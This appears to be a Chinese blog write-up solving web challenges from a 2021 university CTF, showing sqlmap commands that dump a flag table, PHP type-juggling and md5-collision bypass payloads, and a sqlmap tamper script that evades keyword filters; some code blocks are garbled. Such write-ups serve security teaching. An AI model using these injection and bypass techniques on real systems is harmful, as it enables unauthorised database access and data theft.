2021暨南大学CTF新生杯（Web篇）

原创

望向天空的恒毅 于 2021-12-03 11:36:52 发布 2360 收藏 2

分类专栏： 安全 文章标签： 前端 安全 web安全 信息安全

本文链接：https://blog.csdn.net/weixin_51485807/article/details/121695150

目录

【3星□】easy-unserialize

字符逃逸

相关文章链接

【2星□】ezPy

基本套路flask模版注入套路

发现敏感函数

设置为全局然后执行cmd

【3星□】simple_php

拿到备份文件

无数字字母过滤

【2星□】thinkphp

查询Tp版本号

套路直接拿下

【4星□】ezpop

POP链接寻找入口

CVE漏洞绕过__wakeup()

$this->a->d 寻找突破口

可执行绕过写入文件

【4星□】PictureGenerator

发现原题？

命令执行绕过

限制长度阅读FLAG

【5星□】imgBed

初次尝试

RCE远程读取文件

开始代码审计

二次渲染如何破？

Disable Functions && FFI

ELF可执行文件


【杂七杂八】拓展链接

收获颇多～ 边学边做 上战果！

我查了不少的资料

复盘的时候我又一个个翻看我的历史记录

因为我花了很多时间去阅读找灵感！但我不想用完就丢弃了！



【1星□】baby_sql


- 爆数据库

```
python2 sqlmap.py -r ./sql.txt --db
```

```
[10:29:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.51, PHP 7.4.25
back-end DBMS: MySQL >= 5.0.12
[10:29:19] [INFO] fetching database names
available databases [2]:
[*] babysql
[*] information_schema

[10:29:20] [WARNING] HTTP error codes detected during run:
502 (Bad Gateway) - 1 times
[10:29:20] [INFO] fetched data logged to text files under '/Users/jj/.local/share/sqlmap/output/35.229.138.83'

[*] ending @ 10:29:20 /2021-11-22/
```


- 爆表名

```
python2 sqlmap.py -r ./sql.txt -D babysql --tables
```




- 爆列

```
python2 sqlmap.py -r ./sql.txt -D babysql -T flag --columns
```



- 爆数据

```
python2 sqlmap.py -r ./sql.txt -D babysql -T flag -C 'flag' --dump
```



【3星□】checkin

相关链接

相关链接□

- 南邮CTF–md5_碰撞
- PHP处理0e开头md5时hash字符串漏洞
- md5(a)=$==md5(md5($b))$
- CTF中常见php-MD5()函数漏洞
- CTF中常见的 PHP 弱类型漏洞总结

弱语言判断

```
b[0]=C&b[2]=F&b[1]=T
```


```
/Applications/MxSrvs/www/index.php:3:
array (size=3)
  0 => string 'C' (length=1)
  1 => string 'T' (length=1)
  2 => string 'F' (length=1)

/Applications/MxSrvs/www/index.php:15:
array (size=3)
  0 => string 'C' (length=1)
  2 => string 'F' (length=1)
  1 => string 'T' (length=1)

/Applications/MxSrvs/www/index.php:16:boolean true

/Applications/MxSrvs/www/index.php:17:boolean true

/Applications/MxSrvs/www/index.php:23:string 'yes'
```

```php
<?php
$a = array("C", "T", "F");
var_dump($a);
// 这里的b为绕过的正确答案
$b = [
    '0'=>'C',
    2=>'F',
    1=>'T'
];

// $num1 = 999999999;

// 绕过第一步
// $a == $_POST['b'] and $a !== $_POST['b'] 要为true
var_dump($_POST['b']);
var_dump($a == $_POST['b']);
var_dump($a !== $_POST['b']);
if (!($a == $_POST['b'] and $a !== $_POST['b'])) {
    var_dump('No');
}else{
    var_dump('yes');
}
```

科学技术法绕过

> 考的科学技术法
> $num2 = '9e9';

```
/Applications/MxSrvs/www/index.php:28:boolean true

/Applications/MxSrvs/www/index.php:29:boolean true
```



```
查看器 控制台 调试器 网络 样式编辑器
搜索 HTML
<html>
  <head></head>
  <body>
    <pre class="xdebug-var-dump" dir="ltr">…</pre>
    <pre class="xdebug-var-dump" dir="ltr">…</pre>
  </body>
</html>
```

```php
// 绕过第一步
// $a == $_POST['b'] and $a !== $_POST['b'] 要为true
// var_dump($_POST['b']);
// var_dump($a == $_POST['b']);
// var_dump($a !== $_POST['b']);
// if (!($a == $_POST['b'] and $a !== $_POST['b'])) {
//     var_dump('No');
// }else{
//     var_dump('yes');
// }


// 绕过第二部分
$num1 = 999999999;
// 三个判断条件
// 存在num2字段
// num2要大于num1
// num2的长度要小于4
$num2 = '9e9';
var_dump($num2 > $num1);
var_dump(strlen($num2) < 4);
// if (!(!empty($_GET['num2']) && $_GET['num2'] > $num1 && strlen($_GET['num2']) < 4)) {
//     die("Scientific notation!!!");
// }
```

字符串绕过

md5a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&md5b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2

```
/Applications/MxSrvs/www/index.php:51:string '31428
/Applications/MxSrvs/www/index.php:52:string '31428
/Applications/MxSrvs/www/index.php:53:string '0e990
/Applications/MxSrvs/www/index.php:54:string '0e990
/Applications/MxSrvs/www/index.php:55:boolean false
no no no
```

```php
//     die("Scientific notation!!!");
// }

// 第三部分
// 或逻辑 有一个是真就是真
// 条件一 empty($_POST['md5a'])
// 条件二 empty($_POST['md5b'])
// 条件三 is_array($_POST['md5a'])
// 条件四 is_array($_POST['md5b'])
// 条件五 ($_POST['md5a']==$_POST['md5b'])
// 条件六 !(md5($_POST['md5a']) === md5($_POST['md5b']))


var_dump(empty($_POST['md5a']));
var_dump( mixed $expression [, mixed $... ]): string
var_dump($_POST['md5a']==$_POST['md5b']);
var_dump(md5($_POST['md5a']));
var_dump(md5($_POST['md5b']));
var_dump(!(md5($_POST['md5a']) === md5($_POST['md5b'])));



if (empty($_POST['md5a'])||empty($_POST['md5b'])||is_array($_POST['md5a
    die("no no no");
}else{
    var_dump('yes');
}
```


查看器 控制台 调试器 网络 样式编辑器

Load URL
Split URL
Execute

http://127.0.0.1:82/

Post data Referer User Agent

md5a=314282422&md5b=314282422



【1星□】baby-upload

送分


【2星□】baby-unserialize

绕过wake_up

> wake_up无法复现，但是知道考点在最后更改就好了

十六进制绕过

绕过flag是可以用反序列化出发16进制的编译



【2星□】easy-sql

构建tamper

```
def tamper(payload, **kwargs):
    payload= payload.lower()
    payload= payload.replace('union' , 'uniunionon')
    payload= payload.replace('select' , 'selselectect')
    payload= payload.replace('where' , 'whewherere ')
    payload= payload.replace('or' , 'oorr')
    payload= payload.replace('ro' , 'rroo')
    payload= payload.replace('flag' , 'flflagag')
    payload= payload.replace("'" , "")
    # payload= payload.replace('from' , 'frfromom')
    # payload= payload.replace('information' , 'infoorrmation')
    # payload= payload.replace('and' , 'anandd')
    # payload= payload.replace('by' , 'bbyy')
    retVal=payload
    return retVal

payload = '" union select 1,2,(select flag from easysql.flag) #'
res = tamper(payload)
print(res)
```

手动注入

找到注入点以及类型

